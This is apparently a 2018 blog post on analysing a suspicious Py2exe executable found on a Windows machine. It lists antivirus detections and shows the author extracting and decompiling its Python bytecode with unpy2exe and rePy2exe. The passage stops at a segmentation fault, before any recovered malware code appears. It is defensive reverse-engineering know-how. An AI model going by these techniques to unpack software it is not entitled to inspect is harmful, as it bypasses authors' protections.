
Reversing Py2Exe binaries

biebermalware.wordpress.com/2018/02/14/reversing-py2exe-binaries/

View all posts by biebsmalwareguy


February 14, 2018

Well, today, I came across an oddity that required digging a little deeper. I saw a C:\boots\syswin.exe, and I know that shouldn't be there. A Virustotal check showed a high detection rate, but nothing that really explained what the file is, or does.



AhnLab-V3	⚠ Trojan/Win32.Skeeyah.C2031209
Avast	⚠ FileRepMalware
AVG	⚠ FileRepMalware
Avira	⚠ TR/Worm.Gen
AVware	⚠ Trojan.Win32.Generic!BT
Cybereason	⚠ malicious.c3241d
DrWeb	⚠ Python.Siggen.3
Endgame	⚠ malicious (high confidence)
ESET-NOD32	⚠ Python/Agent.K
Fortinet	⚠ W32/Trojan.FLOM!tr
GData	⚠ Win32.Trojan.Agent.ORM13H
Ikarus	⚠ Worm.Python.Agent
K7GW	⚠ Trojan (004fffe01)
Kaspersky	⚠ Worm.Python.Agent.c
McAfee	⚠ Trojan-FLOM!48C9B0ACEFE7
McAfee-GW-Edition	⚠ BehavesLike.Win32.Trojan.rc
NANO-Antivirus	⚠ Trojan.Py2Exe.PyAgent.eqmocu
Panda	⚠ Trj/CI.A
Qihoo-360	⚠ Win32/Worm.306

I used 7zip to open the file, and saw a lot of .pyc files inside, so this is Python related. Probably a Py2exe binary. Py2exe is a program which takes a Python script, compiles it, along with any necessary modules, and packages them with a small Python interpreter, into an executable. To verify, I ran:




```
➜ Downloads strings syswin.exe| grep PYTHONSCRIPT
PYTHONSCRIPT
➜ Downloads 
```

PYTHONSCRIPT is the resource which contains the original Python script.


Now…how to go about getting the original script out of the exe? A quick Google search showed me that there are a lot of tools out there for this…and hours of reading and trial-and-error showed me that almost none of them work. Finally, I found rePy2exe. Thankfully, this one worked quite well.

The reverse 'exe > py' functionality errored out, but I was able to use unpy2exe to recover the .pyc file for PYTHONSCRIPT.




```
➜ rePy2exe git:(master) ✗ python unpy2exe.py -o ~/Desktop ~/Downloads/syswin.ex
Magic value: 78563412
Code bytes length: 8195
Archive name: -
Extracting C:\Python27\lib\site-packages\py2exe\boot_common.py.pyc
Extracting test0.py.pyc
➜ rePy2exe git:(master) ✗ 
```

Now, I could use option 3 (Reverse Pyc -> Py) in rePy2exe to get the source code back.




```
 _  .-')    ('-.     _ (`-.                      ('-.  ) (`-.       ('-.
( \( -O ) _(  OO)   ( (OO  )                   _(  OO)  ( OO ).    _(  OO)
 ,------.(,------. _.`     \ ,--.   ,--.-----.(,------.(_/.  \_)-.(,------.
 |   /`. '|  .---'(__...--''  \  `.'  / ,-.   \|  .---' \  `.'  /  |  .---'
 |  /  | ||  |     |  /  | |.-')     /'-'  |  ||  |      \     /\  |  |
 |  |_.' (|  '--.  |  |_.' (OO  \   /    .'  /(|  '--.    \   \ | (|  '--.
 |  .  '.'|  .--'  |  .___.'|   /  /\_  .'  /__ |  .--'    .'    \_) |  .--'
 |  |\  \ |  `---. |  |       `-./  /.__)     ||  `---.  /  .'.  \  |  `---.
 `--' '--'`------' `--'        `--'    `-------'`------''--'   '--' `------'
              Reverse Engineering Py2Exe
                                                 by: Alisson Moretto (4w4k3)

                                                         4w4k3@protonmail.com

                                                              Version: 0.4

Choose option from menu:

        [1] Reverse Exe -> Py
        [2] Reverse Exe -> Pyc
        [3] Reverse Pyc -> Py

        [Q] Quit    [U] Update

rePy2exe> 3
Type the path of your .pyc: /Users/[redacted]esktop/test0.py.pyc
Type a name to save your .py: out
```




```
  _  .-')    ('-.     _ (`-.                          ('-.  ) (`-.       ('-.
( \( -O ) _(  OO)   ( (OO  )                       _(  OO)  ( OO ).    _(  OO)
 ,------.(,------. _.`     \ ,--.    ,--.-----.(,------.(_/.  \_)-.(,------.
 |   /`. '|  .---'(__...--''  \  `.'  / ,-.   \|  .---' \  `.'  /  |  .---'
 |  /  | ||  |     |  /  | |.-')    /'-'  |  ||  |      \     /\  |  |
 |  |_.' (|  '--.  |  |_.' (OO  \   /     .'  /(|  '--.    \   \ | (|  '--.
 |  .  '.'|  .--'  |  .___.'|   /  /\_  .'  /__|  .--'   .'    \_) |  .--'
 |  |\  \ |  `---. |  |     `-./  /.__)      ||  `---. /  .'.  \  |  `---.
 `--' '--'`------' `--'       `--'     `-------'`------''--'   '--' `------'
               Reverse Engineering Py2Exe
                                                    by: Alisson Moretto (4w4k3)

                                                            4w4k3@protonmail.cor

                                                                 Version: 0.4

sh: line 1: 27704 Segmentation fault: 11  ./pycdc/pycdc /Users/thatguy/Deskto
 [*] Working : /Users/thatguy/Desktop/test0.py.pyc
```

Then I saw “Segmentation fault,” which, if you don’t know, is a bad thing. After a moment, though:



